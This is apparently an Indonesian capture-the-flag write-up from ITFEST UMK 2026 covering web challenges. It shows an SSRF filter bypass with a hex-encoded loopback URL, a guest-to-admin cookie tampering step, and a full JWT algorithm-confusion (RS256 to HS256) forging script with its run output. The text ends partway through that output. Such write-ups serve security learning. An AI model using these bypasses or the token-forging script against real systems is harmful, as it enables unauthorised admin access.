Write Up Capture The Flag
ITFEST UMK 2026



terima kasih pak pembina sudah bayar biaya pendaftaran - smkn1pml

Presented By :
Ananditya Narendratama Widagdo A.K.A permentzy
Ardan Desta Sawantino A.K.A SphirX

Daftar Isi

Web Exploitation **2**
- LINK PREVIEW 2
- RUANG TUNGGU 4
- KUNCI TERTUKAR 6
- ARSIP KANTOR 13
- KARTU UCAPAN 15
- TIKET VIP 17

Forensics **20**
- LAPORAN 20
- DETAIL 22
- JEJAK PERAMBAN 23
- FOTO PEMANDANGAN 25
- REKAMAN INSIDEN 27
- HANTU DI MEMORI 29
- JEJAK BARA 32


Reverse Engineering **43**
- BUNGKUS KADO BERLAPIS 43
- KUNCI AKTIVASI 45
- GUDANG KEDUA PAK SLAMET 47
- PETI 49
- MESIN TUA 51

Biner Exploitation **55**
- SARANG KENARI 55
- PAPAN PENGUMUMAN 58


Cryptography **60**
- KECIL 60
- DUA DIVISI 63
- GESAR GESER 2 65

Web Exploitation


LINK PREVIEW




Tools Used : Browser



Web memiliki fitur untuk fetch sebuah url, di mana fitur tersebut berpotensi memiliki kerentanan SSRF.




Namun web tersebut memiliki fitur keamanan WAF sehingga payload basic SSRF tidak berhasil.



Di source code. sepertinya developer lupa menghapus note untuk debug webnya, sehingga kita memperoleh informasi bahwa port internalnya 9412 dengan endpoint admin, lalu ada keterangan untuk memblokir akses ke ip internal.

Di sini sepertinya web tersebut hanya memblacklist kata “localhost” dan “127.0.0.1”, kita bisa membypass filter tersebut dengan mengencode ip internal ke hex.
Kurang lebih seperti ini payload yang akan kita gunakan.


```
http://0x7f000001:9412/admin
```




Setelah kita kirim payloadnya, maka kita akan mendapatkan flag!
FLAG : **ITFEST{ssrf_l34k_m3t4d4t4}**

[Chat AI]

RUANG TUNGGU




Tools Used : Browser




Web hanya berisi halaman yang statis, tidak ada fitur apapun, kita coba cek apakah ada cookie di web ini

.



Ternyata ada cookie bernama user_role dengan value guest, di sini kita coba ganti value cookienya menjadi admin.




Setelah kita ganti value cookienya, kita coba requests ulang ke webnya menggunakan cookie yang sudah kita modifikasi tadi.




FLAG : **ITFEST{m4nypul4si_kuk1s55_b3rhasyil}**

[Chat AI]

KUNCI TERTUKAR



Tools Used: Browser, Python script




Web hanya memiliki 1 halaman yang statis, tidak ada fitur apapun yang ada di web ini. Terdapat JWT Token yang menggunakan algoritma RSA-256 (RS256), status dari sesi kita saat ini yaitu Usernya Guest dan Rolenya Guest, ada juga file public-key.pem yang bisa kita download.

Isi dari public-key.pem

```
-----BEGIN PUBLIC KEY-----
MIIBIjANBgkqhkiG9w0BAQEFAAOCAQ8AMIIBCgKCAQEA6Tip81DxrWYwnQrQNHTy
Xl0FzrxdBLq3hk6gWntLPGODkUdQSQJ1xKQm2PewuMkT3eG4FdHqzoCGUxo3y4/2
5NCNPNw3ku/KIJQ8yMkbP+l4kvbcEzHZshNoV+MqA1KHwWoc+98JUN2uhHQPBobz
xDfFfm7w6VJAw4Ygt9FdS36W0B2lCE1+nQ+tF1UjsEs13xr8hES1ZJK4dli8xIYb
xmWE19DJeSjymuUEHUUtgU0EJ/enenN1lHl+wbly2CSsnE5Tfc/2HCEwEQYvO4Kk
Dp8aP4tDPC9l8QJd7AcfkWWco7rfKF5pFMLfberxkDBX/2kBjvIPKm7YdCz/6iDx
bQIDAQAB
-----END PUBLIC KEY-----
```

Selanjutnya kita coba decode JWT Token yang terlampir di web tersebut menggunakan tools online [jwt.io](jwt.io)

Hasil Decode :



Di sini karena file private-key.pem nya tidak ada, kita bisa gunakan serangan Algorithm Confusion (RS256 → HS256) atau bisa kita sebut CVE-2015-9235 .

Kita bisa gunakan tools atau poc dari github
https://github.com/aalex954/jwt-key-confusion-poc.git

Script POC :

```
#JWT Key Confusion (CVE 2015-9235)
#https://github.com/aalex954

import base64
import argparse
import json
import hashlib
import hmac
from colorama import Fore

#Take user input
parser = argparse.ArgumentParser(description="JWT Confusion CVE-2015-9235 PoC
for the Hack the Box challenge - Under Construction")
parser.add_argument("token_location", type=str, help="location of JWT token
(must include 'pk' payload)", default="./token",nargs="?")
```

```
parser.add_argument("claim_key", type=str, help="payload claim to target",
default="username",nargs="?")
parser.add_argument("claim_value", type=str, help="new claim value",
default='''' or 1=1;-''',nargs="?")
args = parser.parse_args()

#Debugging only
# args = parser.parse_args(["./token","username","burp"])

#Load token
print(Fore.YELLOW + "TOKEN DIR:" + args.token_location + Fore.RESET)
token_file = open(args.token_location, "r")
token = token_file.read()
token_file.close()
print()

#Split token into parts (header, payload, signature)
token_parts = []

for parts in token.split("."):
    token_parts.append(parts)

encoded_header = token_parts[0]
encoded_payload = token_parts[1]
encoded_signature = token_parts[2] #dont need this

#Decode jwt token parts
decoded_header = base64.urlsafe_b64decode(encoded_header).decode('UTF-8')
decoded_payload = base64.urlsafe_b64decode(encoded_payload).decode('UTF-8')
decoded_payload_json = json.loads(decoded_payload)

#Pull public key from returned jwt payload
with open("public-key.pem", "r") as f:
    public_key = f.read()

#Removes extra claims from payload for troubleshooting
#decoded_payload_json.pop('pk')
#decoded_payload_json.pop('iat')

#Print Original Decoded JWT
print(Fore.YELLOW + "ORIGINAL TOKEN:" + Fore.RESET)
print(token)
print(Fore.YELLOW + "HEADER: "  + Fore.RESET)
print(decoded_header)
print(Fore.YELLOW + "PAYLOAD: "  + Fore.RESET)
print(json.dumps(decoded_payload_json))
print(Fore.YELLOW + "PUBLIC KEY: "  + Fore.RESET)
print(public_key)

print(Fore.GREEN + "-----------------------------------------NEW
TOKEN-----------------------------------------\n" + Fore.RESET)
```

```
#Create new header (change from RS256 -> HS256)
header = '{"alg":"HS256","typ":"JWT"}'
headerEncodedBytes = base64.urlsafe_b64encode(header.encode("utf-8"))
encodedHeader = str(headerEncodedBytes, "utf-8").rstrip("=")

#Print new header
print(Fore.YELLOW + "NEW HEADER: " + Fore.RESET)
print(header + "\n")
print(Fore.GREEN + "ENCODED: " + Fore.RESET)
print(headerEncodedBytes)
print()

#Create new payload with claim replaced by user input (key and value)
decoded_payload_json[args.claim_key] = args.claim_value

payload = json.dumps(decoded_payload_json)
payloadEncodedBytes = base64.urlsafe_b64encode(payload.encode("utf-8"))
encodedPayload = str(payloadEncodedBytes, "utf-8").rstrip("=")

#Print new payload data
print(Fore.YELLOW + "NEW PAYLOAD: " + Fore.RESET)
print(payload + "\n")
print(Fore.GREEN + "ENCODED PAYLOAD: " + Fore.RESET)
print(payloadEncodedBytes)
print()

#Build new token
newToken = (encodedHeader + "." + encodedPayload)

#Create new signature
sig = base64.urlsafe_b64encode(
    hmac.new(bytes(public_key, "UTF-8"),newToken.encode('utf-8'),
    hashlib.sha256).digest()
    ).decode('UTF-8').rstrip("=")

print(Fore.GREEN + "ENCODED SINGATURE: " + Fore.RESET)
print(sig + "\n")

#Sign new token
newToken = newToken + "." + sig

#Print new token
print(Fore.YELLOW + "NEW TOKEN: " + Fore.RESET)
print(newToken)
```

Di sini saya ubah untuk variabel public-key nya didapatkan dengan membuka file public-key.pem yang sudah kita download.

Langsung saja kita run script tersebut.

```
python3 jwt-9235.py token role admin
```

- token : file yang berisi JWT Token yang kita dapatkan di awal tadi
- role : target claim yang mau kita ubah valuenya
- admin : value dari claim

Output :

```
TOKEN DIR:token

ORIGINAL TOKEN:
eyJhbGciOiAiUlMyNTYiLCAidHlwIjogIkpXVCJ9.eyJ1c2VyIjogImd1ZXN0IiwgI
nJvbGUiOiAiZ3Vlc3QiLCAiaXNzIjogIml0ZmVzdC1hdXRoLXNlcnZlciJ9.ra2vdk
cgAQlsh99VUYsq5xRINC_AH3voMuAtOvItIKMFFUuHgp6MPHtEazIrfStJ7F4qspmc
rHd1CZfP4jx61IVSAKRQUyJqGLLu7uWHqilydTP19oLxVXQQsrKaPS02SFDB0fFNMl
vRgszDEe6RSYzPjrbd_zPxbVt_y0jgCHNns1SPQVP-2i4bKNJMjAgNlltKgGNjipoR
xnUFnhtTXA3j818oYLQxqQDggYxKgHuNR7oMLdYTbIN6wYtD6baLxSc7N9YgzLLnkv
35nO_xslZEMAofCp-hACTL_DhNvL5vGkEXaTmpyxbbinC3P1O8FPUlD52DjUIRboi0
Jr5lbw

HEADER:
{"alg": "RS256", "typ": "JWT"}
PAYLOAD:
{"user": "guest", "role": "guest", "iss": "itfest-auth-server"}
PUBLIC KEY:
-----BEGIN PUBLIC KEY-----
MIIBIjANBgkqhkiG9w0BAQEFAAOCAQ8AMIIBCgKCAQEA6Tip81DxrWYwnQrQNHTy
Xl0FzrxdBLq3hk6gWntLPGODkUdQSQJ1xKQm2PewuMkT3eG4FdHqzoCGUxo3y4/2
5NCNPNw3ku/KIJQ8yMkbP+l4kvbcEzHZshNoV+MqA1KHwWoc+98JUN2uhHQPBobz
xDfFfm7w6VJAw4Ygt9FdS36W0B2lCE1+nQ+tF1UjsEs13xr8hES1ZJK4dli8xIYb
xmWE19DJeSjymuUEHUUtgU0EJ/enenN1lHl+wbly2CSsnE5Tfc/2HCEwEQYvO4Kk
Dp8aP4tDPC9l8QJd7AcfkWWco7rfKF5pFMLfberxkDBX/2kBjvIPKm7YdCz/6iDx
bQIDAQAB
-----END PUBLIC KEY-----

-------------------------------------------NEW
TOKEN-----------------------------------------

NEW HEADER:
{"alg":"HS256","typ":"JWT"}

ENCODED:
```

```
b'eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9'

NEW PAYLOAD:
{"user": "guest", "role": "admin", "iss": "itfest-auth-server"}

ENCODED PAYLOAD:
